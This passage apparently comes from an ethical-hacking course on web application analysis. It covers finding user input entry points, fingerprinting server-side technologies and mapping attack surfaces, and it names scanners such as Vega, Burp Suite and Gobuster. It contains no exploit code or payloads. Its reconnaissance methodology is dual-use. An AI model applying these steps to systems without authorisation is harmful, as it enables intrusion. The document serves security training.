
Analyze Web Applications: Identify Web Application Vulnerabilities

- Attackers use various techniques to **detect vulnerabilities** in target web applications hosted on web servers either **to gain administrator level access** to the server or to **retrieve sensitive information** stored on the server
- Comprehensive vulnerability scanning can disclose **security flaws** associated with executables, binaries, and technologies used in a web application
- Attackers can use tools such as **Vega** to the vulnerabilities of target web applications

Vega Vega helps you to find and validate SQL injection, Cross-Site Scripting (XSS), inadvertently disclosed sensitive information, and other vulnerabilities

Web Application Scanning Tools


- WPScan Vulnerability Database (*https://wpscan.com*)
- Arachni (*https://www.arachni-scanner.com*)
- appspider (*https://www.rapid7.com*)
- Uniscan (*https://sourceforge.net*)



Scan Alert Summary

High		(3 found)
Session Cookie Without Secure Flag	1	
Session Cookie Without HttpOnly Flag	1	
Cleartext Password over HTTP	1	
Medium		(2 found)
HTTP Trace Support Detected	1	
Local Filesystem Paths Found	1	
Low		(6 found)
Directory Listing Detected	6	
Info		(2 found)
HTTP Error Detected	2	

https://www.subgraph.com



Analyze Web Applications: Map the Attack Surface

Information	Attack
Client-Side Validation	Injection Attack, Authentication Attack
Database Interaction	SQL Injection, Data Leakage
File Upload and Download	Directory Traversal
Display of User-Supplied Data	Cross-Site Scripting
Dynamic Redirects	Redirection, Header Injection
Login	Username Enumeration, Password Brute-Force
Session State	Session Hijacking, Session Fixation

Information	Attack
Injection Attack	Privilege Escalation, Access Controls
Cleartext Communication	Data Theft, Session Hijacking
Error Message	Information Leakage
Email Interaction	Email Injection
Application Codes	Buffer Overflows
Third-Party Application	Known Vulnerabilities Exploitation
Web Server Software	Known Vulnerabilities Exploitation

Analyze Web Applications

Once attackers have attempted various possible attacks on a vulnerable web server, they may turn their attention to the web application itself. To hack the web application, first, they may need to analyze it to determine its vulnerable areas. Even if it has only a single vulnerability, attackers try to compromise its security by launching an appropriate attack. This section describes how attackers find vulnerabilities in a web application and exploit them.

Attackers need to analyze target web applications to determine their vulnerabilities. Doing so helps them reduce the "attack surface." To analyze a web application, attackers acquire basic knowledge of the web application. Then, they can analyze the active application's functionality and technologies to identify any exposed attack surfaces.

- **Identify Entry Points for User Input**: The first step in analyzing a web application is to check for the application entry point, which can later serve as a gateway for attacks. One of the entry points includes the front-end web application that intercepts HTTP requests. Other web application entry points are user interfaces provided by web pages, service interfaces provided by web services, serviced components, and .NET Remoting components.

  Attackers should review the generated HTTP request to identify the user input entry points.

- **Identify Server-Side Technologies**: Server-side technologies or server-side scripting systems are used to generate dynamic web pages requested by clients, and they are stored internally on the server. The server allows the running of interactive web pages or websites on web browsers.

Commonly used server-side technologies include Active Server Pages (ASP), ASP.NET, ColdFusion, JavaServer Pages (JSP), PHP, Python, and Ruby on Rails.

Attackers can fingerprint the technologies active on the server using various fingerprint techniques such as HTTP fingerprinting.

- **Identify Server-Side Functionality**: Server-side functionality refers to the ability of a server to execute programs on output web pages. User requests stimulate the scripts residing on the web server to display interactive web pages or websites. The server executes server-side scripts, which are invisible to the user.

  Attackers should evaluate the server-side structure and functionality by keenly observing the applications revealed to the client.

- **Identify Files and Directories**: Web servers host web applications, and misconfigurations while hosting these web applications may lead to exposure of critical files and directories over the Internet. Attackers identify the target web application's files and directories exposed on the Internet using various automated tools such as Gobuster. Such information further helps attackers gather sensitive information stored in the files and folders.

- **Identify Web Application Vulnerabilities**: Web applications are developed using various technologies and platforms. Not following secure coding practices in the development of web applications may leave flaws that can be exploited to perform various types of attacks.

- **Map the Attack Surface**: Attackers then map the attack surface of the web application to target specific vulnerable areas. They identify the various attack surfaces uncovered by the applications as well as the vulnerabilities associated with them.

Identify Entry Points for User Input


Web application input gates help attackers launch various types of injection attacks on the application. If such input gates are vulnerable to attacks, gaining access to the application is easy. Thus, during web application analysis, attackers try to identify entry points for user input so that they can understand how the web application accepts or handles the user input. Attackers examine the URL, HTTP header, query string parameters, POST data, and cookies to determine all the user input fields. They also identify HTTP header parameters that can be processed by the application as user inputs, such as User-Agent, Referer, Accept, Accept-Language, and Host. Furthermore, they determine URL encoding techniques and other encryption measures implemented to secure web traffic, such as SSL. Then, they can find the vulnerabilities present in the input mechanism and exploit them to gain access to the web application.

Use the following tools to analyze the web application:

- Burp Suite (*https://portswigger.net*)
- WebScarab (*https://owasp.org*)
- OWASP Zed Attack Proxy (*https://www.zaproxy.org*)
- httprint (*https://www.net-square.com*)

Identify Server-Side Technologies

- Perform detailed server fingerprinting and analyze the HTTP headers and HTML source code to identify server-side technologies
- Examine URLs for file extensions, directories, and other identification information
- Examine the error page messages
- Examine session tokens: JSESSIONID – Java, ASPSESSIONID – IIS server, ASP.NET_SessionId – ASP.NET, PHPSESSID – PHP
- Use tools such as httprint and WhatWeb to identify server-side technologies



Server Error in '/ReportServer' Application.

Could not find the permission set named 'ASP.Net'.

Description: An unhanded exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

.....

